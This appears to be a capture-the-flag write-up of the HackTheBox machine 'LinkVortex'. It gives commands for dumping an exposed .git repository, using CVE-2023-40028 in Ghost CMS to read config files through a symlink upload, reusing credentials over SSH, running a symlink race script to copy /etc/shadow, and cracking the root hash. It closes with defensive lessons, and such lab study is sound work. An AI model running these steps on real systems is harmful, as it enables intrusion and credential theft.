Listen to this Post
Introduction:

Symbolic link (symlink) vulnerabilities, often underestimated in modern web applications and Linux privilege escalation, can create devastating chain reactions leading to full system compromise. This article deconstructs a real-world HackTheBox machine, “LinkVortex,” which demonstrates a lethal synergy between exposed version control, a content management system flaw, and a race condition, ultimately showcasing how symlink manipulation can bypass security boundaries from web app to root shell.
Learning Objectives:
- Understand the method for exploiting exposed `.git` directories to extract sensitive credentials and source code.
- Learn to exploit CVE-2023-40028 in Ghost CMS to perform symlink-based arbitrary file read attacks.
- Master the technique of Time-of-Check-Time-of-Use (TOCTOU) symlink race conditions for Linux privilege escalation.
You Should Know:
1. Reconnaissance and The Exposed .git Goldmine
The initial phase of any penetration test involves thorough enumeration. For LinkVortex, standard port scanning revealed a web server. The critical discovery was an accessible `.git` directory, a common but severe misconfiguration.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Enumeration. Use tools like `gobuster` or `dirb` to discover hidden directories.
gobuster dir -u http://target-ip/ -w /usr/share/wordlists/dirb/common.txt
Step 2: Confirm and Dump. Once found, use a tool like `git-dumper` to download the entire repository, potentially revealing configuration files, hardcoded credentials, and source code.
python3 /opt/git-dumper/git_dumper.py http://target-ip/.git/ ./git-dump-output
Step 3: Analyze History. Examine logs and diffs for secrets.
cd ./git-dump-output
git log --oneline
git show <commit_hash>
2. Exploiting Ghost CMS: CVE-2023-40028 and Symlink Uploads
The dumped credentials granted access to the Ghost admin panel. This instance was vulnerable to CVE-2023-40028, an arbitrary file read via symlink upload in versions prior to 5.67.1.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Authenticate. Use the harvested credentials to log into the Ghost admin interface (/ghost).
Step 2: Create a Malicious Symlink. On your attacker machine, create a symlink pointing to a target file inside the container (e.g., the Ghost configuration file which may contain database credentials).
ln -s /var/lib/ghost/content/config.production.json linkvortex-symlink.png
Step 3: Upload and Trigger. Navigate to Ghost’s design settings and upload the symlink as a “profile picture.” The vulnerable code fails to validate that the uploaded file is a genuine image, allowing the symlink to be saved. By then accessing the file via the uploaded URL, the server will read and return the contents of the linked sensitive file.
- Gaining a Foothold: From Database Creds to User Shell
The symlink attack readsconfig.production.json, revealing database credentials. These credentials were reused for a system user, allowing SSH access.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Extract Credentials. The configuration file contains plaintext database username and password.
Step 2: Test Credential Reuse. Attempt to switch user or SSH with the discovered credentials.
ssh user@target-ip
 Enter the password found in the config
Step 3: Stabilize Shell. Once access is gained, upgrade to a fully interactive TTY.
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
Ctrl+Z
stty raw -echo; fg
4. Privilege Escalation Anatomy: The TOCTOU Symlink Race
The user could run a specific script with `sudo` without a password. This script was vulnerable to a Time-of-Check-Time-of-Use (TOCTOU) race condition involving symbolic links.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Analyze the Sudo Entry. Identify the vulnerable script.
sudo -l
 User may run: /usr/local/bin/vortex-tool backup
Step 2: Understand the Vulnerability. The script likely creates a backup of files given as arguments. It checks the file’s permissions at one point (Time-of-Check) but uses it later (Time-of-Use). By rapidly swapping a symlink between a file we own and a target like `/etc/passwd` or /etc/shadow, we can trick it into creating a backup of the sensitive file that we can then read.
Step 3: Exploit with a Race Script. Create an exploit script.
!/bin/bash
 1. Create a harmless file we own
echo 'attacker-controlled' > /tmp/owned
 2. Create a symlink pointing to it
ln -sf /tmp/owned /tmp/exploit
 3. Run the sudo command in a loop, swapping the symlink target
while true; do
ln -sf /tmp/owned /tmp/exploit &
ln -sf /etc/shadow /tmp/exploit &
sudo /usr/local/bin/vortex-tool backup /tmp/exploit 2>/dev/null
done
Run the script and check for a backup file of `/etc/shadow` in the output directory.
5. Cracking the Hash and Securing the Crown
The successful race attack yields a backup of /etc/shadow. The root user’s password hash can now be extracted and cracked offline.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Extract the Hash. Copy the root hash line from the obtained shadow file.
root:$y$j9T$FcQ3...longhash...:19670:0:99999:7:::
Step 2: Format for John. Unshadow the hash if needed.
unshadow local-passwd-file local-shadow-file > for-john.txt
Step 3: Crack with John the Ripper.
john --wordlist=/usr/share/wordlists/rockyou.txt for-john.txt
Step 4: Become Root. Use the cracked password to switch to the root user.
su root
What Undercode Say:
- The Chain is Only as Strong as Its Weakest Link: This engagement underscores a fundamental principle: isolated medium-severity flaws (exposed .git, credential reuse, TOCTOU) can be chained into a critical full-system compromise. Defense requires a holistic, layered security model.
- Symlinks: A Persistent Threat Vector: Symlink attacks transcend simple file reads. They enable lateral movement, container escapes, and privilege escalation, as shown. Development and operations must rigorously validate file operations, use secure directories (
mkstemp), and implement proper sandboxing.
Prediction:
Symlink-based attacks will see a resurgence as automation and containerization increase. In complex CI/CD pipelines and microservices architectures, misconfigured file permissions and shared volumes will create fertile ground for symlink exploits to pivot between containers and hosts. Furthermore, as offensive security tooling matures, automated symlink vulnerability scanners and exploit frameworks will become standard in red team toolkits, pushing defenders to implement more stringent kernel-level controls (like `fs.protected_symlinks` and `fs.protected_hardlinks` in Linux) and mandatory access control systems (e.g., SELinux, AppArmor) by default.
▶️ Related Video (76% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Hitesh Sharma – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


